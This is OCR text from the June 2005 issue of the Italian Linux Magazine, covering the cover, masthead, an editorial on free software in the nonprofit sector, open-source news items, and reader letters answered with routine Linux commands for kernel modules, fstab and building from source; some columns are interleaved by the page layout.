Poste Italiane • Spedizione in A.P. 45% art. 2 comma 20/b legge 662/96 - Aut. N. DCDC/033/01/CS/CAL Anno VII - N.ro 6 (53) • Giugno 2005 • Periodicità Mensile

GIUGNO 2005

100% Indipendente

MAGAZINE

VERSIONE CD-ROM RIVISTA+3CD €4,90

VERSIONE DVD RIVISTA+DVD €5,90

Masterizzare a tutta forza!

Le tecniche per creare copie di backup di musica, film e dati su CD e DVD utilizzando software a costo zero

- Riversa sull'Hard disk Audio e Video
- Utilizza i formati DivX, Mpeg2 e Ogg Vorbis
- Aggiungi menù ed effetti di transizione

SECURITY

Analisi di un attacco

Ecco come fanno i pirati ad entrare da remoto nel vostro computer. Vi sveliamo le tecniche da conoscere, ma da non emulare

HOME/OFFICE

Database più facili con OpenOffice 2.0

Utilizziamo le nuove funzioni per creare una rubrica dei contatti comoda ed efficiente

GRAFICI STATISTICI

Economia sotto la lente

Visualizza le statistiche dettagliate per gestire entrate e uscite

FOR BUSINESS

Un servizio di helpdesk automatico

Utilizziamo Gnu Bayonne per smistare le telefonate d'assistenza

E-Learning con DotLRM

Facciamo formazione a distanza usando il web come aula virtuale

NETWORKING

Sfruttare al massimo il DNS

Come configurarne uno per aumentare la velocità di risposta delle pagine

SISTEMA

Pianificare gli eventi

Utilizziamo KCron per far compiere al sistema operazioni a tempo

Configurare un sistema multiutente

Concedere le autorizzazioni per accedere anche da remoto

Installare il software senza essere guru

Facciamo la scoperta di KPackage per aggiungere i programmi facilmente

MULTIMEDIA

Creare una radio OnLine con ICECAST

La tua musica subito in onda e senza spendere un euro

TECNICA

Personalizzare il desktop

Creare nuovi servizi per KDE e lanciarli dal menù contestuale

ACROBAT READER 7.0

TUTTE LE NOVITÀ DEL READER DI PDF "UFFICIALE" FINALMENTE ANCHE IN VERSIONE LINUX

EDIZIONI MASTER
www.edmaster.it

LINUX Magazine

Anno VII N.6 (53) - Giugno 2005 - Periodicità Mensile
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it - Internet: www.linux-magazine.it

Direttore Editoriale: Massimo Sesti
Direttore Responsabile: Massimo Sesti
Responsabile Editoriale: Gianmarco Bruni
Redazione: Domenico Pingitore, Fabio Farnesi
Collaboratori: Emmanuele Somma, L. Bariani, A. Beccaria, A. Centomo, L. D'Amato, G. De Marco, C. De Pasquale, A. Di Nicola, R. di Stefano, V. Guaglianone, N. Martinelli, B. Parrella, A. Pelliccione, R. Pennolino, G. Racciu, A. Rubini, C. Stumpo.
Segreteria di Redazione: Veronica Longo

REALIZZAZIONE MULTIMEDIALE: Set S.r.l.
Coordinamento Tecnico: Piero Mannelli
Realizzazione HTML: Mariano Di Maria

REALIZZAZIONE GRAFICA: Cromatika S.r.l.
Progetto grafico: Paolo Cristiano
Responsabile grafico: Fabio Marra
Coordinamento Tecnico: Giancarlo Sicilia
Illustrazioni: Mario Veltri
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Certificato UNI EN ISO 14001
N. 9191 CRMT

PUBBLICITÀ
Master Advertising S.r.l. - Ariberto, 24 - 20123 - Milano
Tel. 02 831212 - Fax 02 83121207
email: advertising@edmaster.it
Sales Director: Max Scortegagna
Segreteria Ufficio Vendite: Daisy Zonato

EDITORE Edizioni Master S.p.A.
Sede di Milano: Via Ariberto, 24 - 20123 Milano
Tel. 02 831212 - Fax 02 83121206
Sede di Rende: C.da Lecco, zona industriale - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

Abbonamenti e arretrati: Costo abbonamento annuale (11 numeri) per l'Italia: versione 3 CD-ROM (11 numeri) € 37.90 sconto 30% sul prezzo di copertina di € 53.90; versione DVD-ROM (11 numeri) € 44.90 sconto 30% sul prezzo di copertina di € 64.90. Offerta valida fino al 30/06/2005.
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5,32 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate al num. Telef. 02831212). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 0283121206, oppure via posta a:

EDIZIONI MASTER S.p.A. - Via Ariberto, 24 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- **cc/p n.16821878** o **vaglia postale** (inviando copia della ricevuta del versamento insieme alla richiesta);
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito, circuito VISA, CARTASI', MASTERCARD/ EUROCARD**, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).
- **bonifico bancario** intestato a Edizioni Master S.p.A. c/o Banca Credem S.p.A. c/c 01 000 000 5000 ABI 03032 CAB 80880 CIN Q (inviando copia della distinta con la richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il CD-Rom difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Via Ariberto, 24 - 20123 Milano
Assistenza tecnica: linuxmag@edmaster.it

Servizio abbonati:
☎ **tel.02 831212**
@ **e-mail: servizioabbonati@edmaster.it**

Stampa: Rotoeffe S.r.l. - via Variante di cancelliera, 2/6 - Ariccia (RM)
Stampa CD-Rom e DVD: Neotek S.r.l. - C.da Imperatore zona ASI, Bisignano (CS)
Distributore esclusivo per l'Italia: Parrini & C. S.p.A. via Vitorchiano, 81 - ROMA

Finito di stampare: Maggio 2005

Edizioni Master edita: Computer Bild Italia, Idea Web, Go!OnLine Internet Magazine, Win Magazine, Quale Computer, DVD Magazine, Office Magazine, La mia Barca, ioProgrammo, Linux Magazine, Softline Software World, HC Guida all'Home Cinema, MPC, Discovery DVD, Computer Games Gold, inDVD, Filmteca in DVD, I Fantastici CD-Rom, PC VideoGuide, I Corsi di Win Magazine, I Filmissimi in DVD, La mia videoteca, TV e Satellite, Win Extra, Home entertainment, Digital Japan Magazine, Digital Music, Horror Mania, ioProgrammo Extra, Le Collection.

Certificato n. 5331 del 02/12/2004

Sommario

Masterizzare a tutta forza

- ☑ Riversare musica e film sull'Hard disk
- ☑ Utilizzare il formato DivX
- ☑ Dotare i video di un menù
- ☑ Salvare i dati su DVD o CD

26 Le tecniche per creare copie di backup di musica, film e dati su CD e DVD utilizzando software a costo zero

For Business

Un servizio di helpdesk automatico

76 Creare un Call Center utilizzando Gnu Bayonne e filtrando le telefonate d'assistenza

E-Learning con DotLRM

80 Facciamo formazione a distanza utilizzando il web come un'aula virtuale

Editoriale

SOFTWARE LIBERO

E TERZO SETTORE, UN INVITO A RIFLETTERE

Il marketing malizioso e le tecniche di vendita ambigue non sono affare solo del reparto commerciale di aziende "aggressive" nell'affrontare il mercato

Insegnare a utilizzare un programma, apprendere procedure a suon di tasti pigiati, veicolare sistemi operativi regalati nonostante le relative licenze siano tutt'altro che "for free" possono essere azioni condotte non solo sotto l'egida di marchi e ragioni sociali.
Stiamo parlando del terzo settore, cioè di quei soggetti che lavorano per la costruzione di una coscienza sociale e per la diffusione di ricchezza, in termini di conoscenza, anche quando non li si fa direttamente. Questo non è un rimbrotto, ma un invito. Un invito a riflettere sugli strumenti e sull'utilità che questi strumenti hanno perché scegliere non è solo una questione di etica: è soprattutto un discorso di opportunità.
Senza voler giocare alla comparazione di nomi e di performance, vediamo perché il terzo settore, nella propria attività, dovrebbe optare per il software libero. Da un lato abbiamo un programma che nasce forse con un numero limitato di funzionalità, ma che mette a disposizione attraverso il sorgente i propri "segreti", è destinato a crescere, segue gli standard, è documentato e non è legato alle sorti di chi lo rilascia.
Dall'altro, invece, un corrispettivo, probabilmente al lancio più evoluto, ma illeggibile perché solo binario, vincolato alle politiche di licensing del proprietario, genera file con formati non interpretabili (o interpretabili parzialmente) da altre applicazioni e, al di là di manuali utente, difetta di documentazione.
Il discorso, dunque, non è un muro contro muro tra il software libero e il software proprietario per mere questioni di principio. Quando si parla di conoscenza, di crescita della società o di formazione tout cour, ci si riferisce a tematiche concrete che vanno a impattare anche non solo con il portafogli di chi usufruisce di un supporto da parte del terzo settore, ma con la sua possibilità di capire e quindi di scegliere.

Emmanuele Somma
<esomma@ieee.org> www.exedre.org

Tutorial

UN MENU PER I NOSTRI DVD

49 Se vi siete mai chiesti come si creano quei bellissimi e sofisticati menu che consentono di "navigare" all'interno del contenuto di un DVD, seguiteci...


APPLICARE UN EFFETTO DI TRANSIZIONE

51 Come acquisire due differenti filmati e unirli insieme applicando sofisticati effetti per rendere fluido e uniforme il passaggio delle immagini

Security

ANALISI DI UN ATTACCO REMOTO

90 Ecco come fanno i pirati ad entrare nei computer
Le tecniche da conoscere ma non emulare

Rubriche

FLASH

QUANDO PICCOLO È BELLO: PICOTUX

Kleinhenz Elektronik ha creato un connettore RJ45 di dimensioni 35x19x19 (in millimetri, s'intende) con un processore ARM7 a 55 MHz, 2 MB di memoria Flash e 8 MB di memoria Ram sul quale è installata una versione embedded di Linux.

Per informazioni: ***www.picotux.com***

DVD JOHN SFIDA ITUNES

Apple 1, Jon Johansen 2. Sembra il conteggio di una partita infinita tra Apple e il ragazzo Norvegese tra hack e patch. Per il momento vince lui: il suo PyMusique elimina il tetto di 5 canzoni condivisibili voluto da Apple.

Per informazioni: ***www.nanocrew.net/blog***

ROBOCODE DIVENTA OPEN SOURCE

Robocode è un gioco, con lo scopo di insegnare Java, dove si costruisce un carro-armato robot per una lotta all'ultimo sangue. Ora è diventato un progetto open source. La version 1.0.7 è disponibile qui

Per informazioni: ***http://robocode.sourceforge.net***

Rhode Island e la risonanza dell'OSS

Il piccolo Stato americano pioniere dei servizi di trasparenza della PA, tutto tramite OSS

Rhode Island, il più piccolo Paese degli Stati Uniti, si sta facendo un nome nel campo del software libero e rappresenta un caso interessante nella diffusione di OSS nelle pubbliche Amministrazioni. Più che uno Stato, potrebbe essere un grande centro urbano visto che conta poco più di un milione di anime, più o meno quanto il centro di Milano. L'essere piccolo è sempre il suo punto di forza, fin dall'inizio della sua storia: i Rhode Islanders sono stati i primi ad abolire la schiavitù nel 1652. Meno radicale, ma non senza eco, la fondazione nel luglio 2004 di un centro governativo, il *Government Open Code Collaborative*, insieme ad altri sette stati. L'OCC è nato per cercare di risparmiare i $100 milioni di dollari spesi ogni anno in licenze e promuovere l'accesso libero ai dati dal pubblico e tra amministrazioni. Il fatto di avere l'apparato burocratico di uno Stato, ma in versione minimale, fa sì che sia più facile sperimentare e implementare soluzioni nuove. Anche se sono passati pochi mesi, Jim Willis che dirige il dipartimento di informatica per la segreteria di Stato e dichiara che loro sono già open source al 90%. L'ufficio della segreteria di Stato funziona un po' come uno schedario elettronico per il Paese intero, Willis spiega in un articolo destinato ad altre PA. Potrei

conservare quei dati in un costoso database proprietario o in uno database libero, accessibile a una gamma più ampia di utenti. Visto che i database liberi sono praticamente uguali a quelli proprietari, gli ufficiali che scelgono di conservare i dati in un database proprietario fanno un disservizio al pubblico perché in pratica fanno pagare una tassa ogni volta che qualcuno vuole accedere all'informazione

Arrivano i Linux Defender


Un'insieme di soluzioni dedicate alla sicurezza arriva direttamente in Italia per coprire le esigenze di imprese e Pubblica Amministrazione

Bitdefender è un marchio molto conosciuto all'estero, un po meno in Italia dove solo di recente è sbarcato grazie al suo nuovo distributore Kaleydos Group. Bitdefender produce un'insieme di software adatti a proteggere le reti informative. Alcuni nomi interessanti sono "LinuxDefender", che consente di ripristinare il sistema in seguito ad un attacco grave, ad esempio la violazione degli accessi di root, oppure Linux Mail Server BitDefender che viene utilizzato per filtrare direttamente al livello di server di posta elettronica eventuali messaggi contenenti virus, ma esistono soluzioni anche per proteggere i sistemi Samba utilizzati come File Server e altre dedicate alla protezione dallo Spam. I software di Bitdefender sono venuti recentemente alla ribalta oltre che per la loro efficacia anche per essere stati adottati dalle provinica di Brecia, dai sistemi informatici delle ferrovie dell'Emilia Romagna e da altri comuni del centro Nord. Da un lato questo testimonia la volontà della PA di utilizzare sistemi Linux come base per i loro applicativi dall'altro la sensibilità di case produttrici di software commerciali anche affermate come

personale. A questo proposito, Willis e i colleghi hanno creato una API in PHP con una serie di feed RSS battezzati *RSSonate* (pronunciato resonate ovvero risonanza), rilasciata con licenza GNU GPL *(General Public License),* con i dati dello Stato. Gli utenti possono creare RSS ad-hoc in grado di incrociare dati da più database, per esempio un feed in grado di avvisarli se ci sono politici o lobbisti che hanno appena fondato nuove società. Altre funzioni permettono agli interessati di avere una lista completa e aggiornata delle sedute di commissioni e riunioni varie della giunta delle loro città. Non c'è dubbio che l'informatica trova terreno fertile in questo minuscolo stato sulla costa. Basti pensare che il drink ufficiale del Rhode Island, ovvero coffee milk è una sorta di caffè latte arricchito di cioccolato, di sicuro gradito ai programmatori.

Per informazioni:
www.gocc.gov

BitDefender che iniziano a investire tempo ed energia sul sistema Linux.

Per informazioni:
www.bitdefender.com

Mandrakelinux diventa Mandriva Linux

Il sistema desktop di riferimento per gli utenti Linux, acquisisce Conectiva e cambia nome

A poche settimane dall'acquisizione di Conectica Linux, la celebre distribuzione brasiliana, da parte di Mandrake Soft, l'azienda francese produttrice dell'omonimo sistema GNU/Linux aggiorna il nome dell adistribuzione in Mandriva Linux e prepara il sistema per la fusione con il desktop e altri strumenti dell'ex Conectiva Linux. Il cambiamento di nome serve a ridare una nuova identità al sistema ma è stato anche un passaggio obbligatorio per risolvere le cause legali dovute alla sua precedente denominazione. Questi cambiamenti attuati e annunciati hanno già creato malumore tra i membri della comunità Linux e di Mandrake. Per risolvere il problema e placare gli animi Mandrake Soft ha annunciato ulteriori rilasci, oltre a quelli annuali, ed ha indetto un concorso via web per coloro i quali promuovono il nuovo progetto Mandriva.

Per informazioni:
www.mandriva.com

Integrare l'Open Source in azienda

Al via un corso orientato alla migrazione delle infrastrutture aziendali IT verso il software libero

Dedicato alle aziende del settore finanziario e riservato a 15 partecipanti, l'Open Source Learning Group sarà una full immersion con i più importanti esperti italiani e stranieri del software libero, coordinati da Salvatore Manzi (Compulab) e responsabile di questo progetto. Nel prossimo futuro prenderanno il via anche l'edizione riservata alla Pubblica Amministrazione e quella indirizzata al mondo industriale. Il corso, il 7-8-9 giugno a Roma, esaminerà gli step necessari ad avvicinare la realtà attuale delle aziende a un futuro Open Source: una dettagliata e approfondita panoramica sulle metodologie ed esperienze a livello europeo nella migrazione verso piattaforme libere, con una introduzione alle metodologie di stima del costo totale di possesso, del ritorno dell'investimento e i criteri di validazione dei risultati. Organizzato da Compulab e HP, l'iniziativa è un'occasione di aggiornamento e formazione che consentirà di conoscere a fondo il mondo dell'Open Source per decidere consapevolmente come avviare sperimentazioni d'uso in azienda.

Per informazioni:
www.oslearningroup.it

FLASH

PODZILLA: LINUX ARRIVA SULL'IPOD

Era solo una questione di tempo: un gruppo di volontari è riuscito a mettere una versione customizzata di *uClinux* sull'iPod e sviluppato un' interfaccia semplice chiamata Podzilla.

Per informazioni:
www.ipodlinux.org/blog

NUOVO CENTRO PER STARTUP DEL OSDL

Open Source Development Lab ha attivato un nuovo programma per start up che vogliono cimentarsi sullo sviluppo di software Open Source, Open Technology Business Center, finanziato anche da fondi pubblici.

Per informazioni:
www.osdl.org/newsroom/press_releases/2005/2005_01_28_beaverton.html

INTRODUZIONE ALL'OPEN SOURCE DALL'ONU

La International Open Source Network, iniziativa dell'Asia Pacific Information Development Program dell'ONU, ha pubblicato un documento per aiutare le istituzioni scolastiche a sviluppare curriculum IT basati sull'Open Source.

Per informazioni:
www.iosn.net/education/foss-education-primer

FLASH

SCIENCE COMMONS, DOPO CREATIVE COMMONS

La battaglia per la libera circolazione del sapere si inasprisce anche in campo Biotech. Contro aziende come Monsanto si schierano gli scienziati del Biological Innovation for Open Society (BIOS) e Science Commons proponendo un approccio Open Source alla biologia

Per informazioni:
www.wired.com/news/medtech/0,1286,66289,00.html?tw=wn_9techhead

SVILUPPATORI EUROPEI A FAVORE DELL'OPEN SOURCE

Un sondaggio condotto dall'azienda BEA Systems su mille programmatori europei ha rivelato che la maggior parte di questi (60%) sostiene che l'Open Source ha molti vantaggi per le applicazioni Service Oriented Architecture.

Per informazioni:
www.technewsworld.com/story/39744.html

E-LEARNING ALL'ITALIANA

Rilasciata la versione 2.0.4 di DoceboLMS, la piattaforma Open Source italiana per la Formazione a Distanza (E-Learning). Inoltre, è disponibile anche una guida che spiega come creare progetti didattici conformi allo standard internazionale dell'E-Learning Scorm

Per informazioni:
www.docebolms.org

Yoga: una battaglia legale per la pace interiore

Si estendono le diatribe legali con oggetto il copyright anche sulle discipline tradizionali

Per i diritti d'autore, le vie legali sembrano davvero infinite. Tant'è che in California, Bikram Choudhury, un guru dello yoga, sta cercando di ottenere il copyright su alcune posizioni utilizzate in una disciplina vecchia di cinquemila anni. Il caso mostra tutte le debolezze del sistema e mette a fuoco questioni importanti sul concetto della proprietà intellettuale, come quali conoscenze sono del pubblico dominio e dov'è il limite dei diritti. Se si sostituisce la parola programma per yoga, non siamo lontanissimi dal mondo informatico. Choudbury ha creato un metodo che utilizza una sequenza di 26 asana (posizioni) che, secondo lui, dovrebbero essere insegnate in condizioni di temperatura e ambiente particolari. Su questo metodo, ha creato una scuola che sforna insegnanti certificati e una catena di 1.300 studi in giro per il mondo autorizzati da una licenza ad usare il metodo. Ha già ottenuto il copyright sul dialogo, una sorta di copione che gli insegnanti dovrebbero utilizzare e il marchio brevettato per il nome delle scuole, Bikram's College of India, e il nome Bikram Yoga. Ma che cosa ha più da mettere sotto chiave di copyright se le sue asane fanno parte delle 84 posizioni tradizionali che, da secoli, vengono utilizzate in ben 10,000 combinazioni? A Choudhury non va a genio che alcuni appassionati di yoga utilizzino le sue posizioni o che prendono spunti per sviluppare altri metodi e ha cominciato a far fioccare lettere minacciose dicendo di avere il copyright su tutto. Choudhury non ha la via spianata perché c'è un gruppo battagliero -- anche se estremamente rilassato e flessuoso -- che ha deciso di sfidarlo in tribunale. È un'associazione non-profit chiamata Open Source Yoga Unity, un nome non a caso, visto è dedicata ad assicurare il continuato e naturale sviluppo dello yoga senza barriere per il beneficio di tutti. Per gli esperti, non è un caso facile. Si teme che se Birkram ottiene i diritti d'autore sullo yoga, si aprirà la caccia al copyright di tutto lo sport e la danza. Per esempio, secondo il professore di legge Paul Goldstein, parlando con LA Times, avrebbe implicazioni chiare per tutte le attività che hanno una combinazione di movimento e ambiente, come la coreografia e le arti marziali. Non escluderei che potrebbe essere utilizzato anche per ottenere il copyright nello sport, tipo per azioni di basket o di football americano .

"To ensure the continued natural unfettered development of Yoga for all to enjoy"

Per informazioni:
www.yogaunity.org

Debian adotta il kernel di FreeBSD

Sul ramo unstable di Debian è stato inserito il kernel 5.3 di FreeBSD

Debian GNU/kFreeBSD è un port che consite di uno spazio utente GNU che usa la libreria C GNU e un kernel FreeBSD sottostante abbinati con il normale insieme di pacchetti Debian. Il pacchetto contiene i sorgenti del kernel 5.3 (pristine) più una serie di patch per essere conforme agli standard Debian. Il primo passo verso la fusione Debian/FreeBSD.

Per informazioni:
www.debian.org/ports/kfreebsd-gnu

PostaLINUX

Carissimi lettori di Linux Magazine, siamo entusiasti dell'interesse per la rivista! Come sempre vi diamo la possibilità di approfondire alcuni aspetti della "linux-way" alla filosofia di sistema e alle possibilità di crescita personale che vengono messe a disposizione di chi si incammina lungo la "via del pinguino...". Quindi continueremo a rispondere alle mail inviate all'indirizzo **linuxmag@edmaster.it** (sintetizzandole per dare più spazio alle risposte), cercando di approfondire gli argomenti o le curiosità di interesse più generale.

A proposito di udev

Ciao a tutti, e complimenti per la rivista! Vorrei fare una precisazione in merito all'articolo apparso sul numero di Aprile inerente alla gestione automatica dei dispositivi rimovibili. Nel paragrafo "Impostiamo i parametri di configurazione" si legge che udev si ferma alla prima regola trovata e che è quindi necessario inserire le regole personalizzate prima di quelle di default nel file /etc/udev/rules.d/udev.rules.Tutto vero! Ma a mio avviso, questo modo di procedere è poco pratico! Infatti, in caso di aggiornamento di udev con una versione successiva, il file rules.d verrà sovrascritto da quello aggiornato con conseguente perdita delle nostre regole. Per evitare tutto ciò è possibile creare un file *.rules che risulti alfabeticamente precedente a udev.rules. È sufficiente creare un normale file di testo e nominarlo, ad esempio, "audev.rules". Questo perché è vero che udev si ferma alla prima regola che si adatti al device, ma è anche vero che prende in considerazione i file contenenti le regole in ordine alfabetico. Il nostro file verrà quindi letto prima di udev.rules. Inoltre, risulterà più facile effettuare un backup delle nostre regole, in quanto il nostro file personalizzato contiene solamente queste.

Alessandro

Risponde la Redazione

Come al solito GNU/Linux, è sta proprio qui la sua forza, offre strategie diverse per affrontare e risolvere lo stesso problema. Quello indicato nelle pagine della rivista è solo uno tra i tanti e non è certo solo il caso di udev.
Detto questo, capirà bene che dato lo spazio a a disposizione degli autori non è possibile fornire tutte le indicazioni, così si danno solo quelle ritenute più pratiche e semplici da applicare.
In questo caso, prendiamo atto della validità della sua soluzione e la proponiamo ai nostri lettori, sicuri di fornire un'alternativa al metodo proposto in precedenza.

A volte ritornano

Salve a tutti. Volevo chiedere alcuni chiarimenti in merito al DVD di installazione di SuSE Linux 9.2 allegato al numero di febbraio 2005. Premetto che sono un neofita di Linux, non sono un programmatore e uso il PC per hobby. L'installazione è andata subito a buon fine senza sconvolgere minimamente Windows XP e già questo è per me un buon risultato, dato che qualche anno fa installai altre distribuzioni Linux che stravolsero completamente il PC con perdite di dati ecc. (per fortuna avevo fatto un backup completo del sistema). Dopo qualche tempo abbandonai Linux perché non riuscivo a configurare alcune periferiche, e il sistema era piuttosto complicato per un utilizzatore medio come me. Adesso, sempre come passatempo, vorrei passare a Linux ma ho incontrato ancora alcune difficoltà: il sistema non riconosce il modem, il floppy si può utilizzare solo come root, e non riesco ad installare nessun programma tra quelli presenti all'interno del DVD allegato. La domanda è: la versione della distribuzione, per caso, è solo dimostrativa, e quindi per un corretto funzionamento devo acquistare quella originale? Sono io (probabilmente) proprio incapace? Penso che se Linux punta a diventare veramente un valido sostituto di Windows, dovrebbe essere molto più intuitivo per un utilizzatore medio.

Mario

Risponde la Redazione

Stabiliamo subito che per utilizzare un sistema GNU/Linux non è necessario essere programmatori o guru dell'informatica, né tantomeno è una colpa essere dei principianti. Tutti lo siamo stati e abbiamo incontrato lo stesso tipo di problemi. Inoltre, è importante sottolineare che la maggior parte degli utenti Linux, cosiddetti esperti, hanno iniziato con questo sistema per hobby o semplice curiosità. Fatta questa premessa, passiamo alle sue domande. La distribuzione di SuSE Linux allegata alla rivista è completa, sotto tutti i punti di vista, addirittura è del tutto simile alla versione Professional (commerciale), ma ovviamente non prevede supporto da parte del fornitore, non sono presenti i manuali e non contiene i sorgenti del software. Per quanto riguarda il mancato riconoscimento del modem, il problema è dovuto, con ogni probabilità, al fatto che si tratta di un winmodem o softmodem. Questi non sono modem nel vero senso della parola, ma si tratta

La lettera del mese

Gestire i moduli del kernel

Dopo diversi tentativi, sono finalmente riuscito a configurare, compilare e installare un nuovo kernel per il mio sistema. Durante la fase di compilazione ho selezionato alcuni componenti del kernel da utilizzare come moduli, ma ancora non sono riuscito a capire bene come vanno gestiti per abilitarli e disabilitarli all'occorrenza.
So che questo aspetto è molto utile, in particolare quando si installa qualche nuovo componente o si desidera attivare qualche funzionalità del kernel ma non riesco proprio a capire come bisogna procedere.
Potreste fornirmi qualche "trucco".

Dario

Risponde la Redazione

Come lei stesso ha affermato, spesso si deve far ricorso ai moduli per includere più funzionalità presenti nel kernel o supporto per nuove dispositivi aggiunti al sistema, ma non si può compilare tutto direttamente nel kernel, in quanto il file risultante non può superare una certa dimensione e, comunque, più piccolo è meglio è per l'efficienza del sistema. A questo punto entrano in gioco i moduli, i quali non sono altro che una specie di driver (ma guai a chiamarli così) da caricare all'occorrenza. Ecco perché, per la gestione dei moduli, sono stati previsti una serie di strumenti e file di configurazione :

modprobe
carica il modulo e risolve le dipendenze;
insmod
carica il modulo ma non risolve le dipendenze;
rmmod
scarica il modulo precedentemente caricato nel kernel;
lsmod
elenca i moduli attualmente in uso;
depmod
rigenera il file delle dipendenze tra i moduli.

Infine, è disponibile il file /etc/modules .conf per la configurazione dei moduli. Supponiamo di voler caricare il modulo per il supporto infrarossi (IrDA).
Per prima cosa verifichiamo se il modulo è presente

```
modprobe -l | grep irda
```

Se nell'elenco ottenuto è disponibile il modulo, possiamo caricarlo con il comando

```
modprobe irda
```

È importante sottolineare che così facendo il modulo va ricaricato ad ogni riavvio del sistema, ma ci sono diversi metodi per fare in modo che questo venga caricato automaticamente ad ogni riavvio.

di dispositivi che mancano di alcune componenti hardware fondamentali e parte del lavoro è svolto dal PC. Questi sono destinati esclusivamente all'utilizzo con il sistema operativo Windows, anche se esistono alcuni modelli (dotati di chipset Conexant o Lucent) compatibili con Linux. Se non riesce ad accedere al floppy disk è necessario modificare il file /etc/fstab. Per fare ciò, acceda al sistema come root, apra il file con un qualsiasi editor di testi e modifichi la riga relativa al floppy nel modo seguente:

```
/dev/fd0 /mnt/floppy auto
                    noauto,user,rw 0 0
```

Per installare il software presente nel DVD, basta scompattare il file ed eseguire, all'interno della nuova directory, i comandi seguenti:

```
./configure
make
su (password di root)
make install
```

Non sempre il processo di installazione va a buon fine e generalmente il problema è dovuto alle dipendenze con qualche altro software non presente nel sistema. Le consiglio, almeno per il momento, di usare i pacchetti RPM, utilizzati di default da SuSE Linux, in grado di semplificare il processo di installazione risolvendo le dipendenze in modo automatico. Detto questo, non abbandoni e si renderà conto che in questi anni sono stati fatti notevoli passi avanti verso la conquista del desktop.

Linux e la sua diffusione

Gentile redazione, salto a piè pari i complimenti (scontati) per la vostra rivista che preferisco fra le svariate nel settore e vorrei sottoporvi un ormai trito e ritrito argomento di discussione che, ormai, sfianca gli utenti Linux: la possibilità di "sfondare" come sistema operativo preferito sui PC degli utenti "desktop".
Io lavoro su sistema operativo Solaris 7 e architettura Sparc. Dopo otto ore di compilazioni, link ed amenità varie, torno a casa e decido di installare Linux (precisamente SuSE Linux 9.2 in dual boot con Windows 2000) e


GCompris per mio figlio di sette anni. Si parte: manca la libreria xxx.so. Vedo a quale package appartiene, lo scarico da Internet e ci riprovo: "File xxx.h not found". Cerco il pacchetto mancante, lo installo e ci riprovo. Morale della favola, dopo circa 2-3 ore di "straordinario" riesco ad installare GCompris.
Per inciso, la versione per Windows, anche se ridotta rispetto a quella Linux, si installa in 5 minuti cliccando sull' eseguibile distribuito. Con tali presupposti, penso che sia realmente improbabile che il nostro sistema operativo preferito riesca ad avere una diffusione comparabile a quella Windows. Rimarrà ancora confinato ad un pubblico di smanettoni e ne sono la conferma le lettere che spesso pubblicate nella vostra rubrica di posta. Non tutti hanno le conoscenze necessarie per aggirare questi problemi, che si presentano tre volte su quattro quando si installa un nuovo applicativo sotto Linux, ed io stesso, non vi nascondo che, dopo otto ore passate ad armeggiare con compilatori, link e librerie in ufficio, non ho la benché minima intenzione di continuare a farlo a casa e preferirei che si potesse provare qualcosa di nuovo in modo più facile. Non immaginate l'avventura nell'installare uno dei giochi di corse automobilistiche da voi distribuiti col DVD allegato a LM di aprile!!! Sono entusiasta di Linux: sono passato dalla più "tecnica" Red Hat alla più "user friendly" SuSE (non mi devo montare a mano la chiavetta USB ecc.) e la presenza di Linux sul mio PC mi ha salvato ben due volte dalla perdita di dati importanti che altrimenti avrei perso perché impossibilitato a fare il boot del PC da Windows. Per cui ora mi guardo bene dal non avere Linux sul mio PC. Se non fosse per alcune applicazioni di montaggio audio-video, rimarrei col solo Linux e sono fiducioso di riuscire a farlo tra qualche anno. Grazie per l'attenzione e complimenti per l'ottimo lavoro.

Francesco

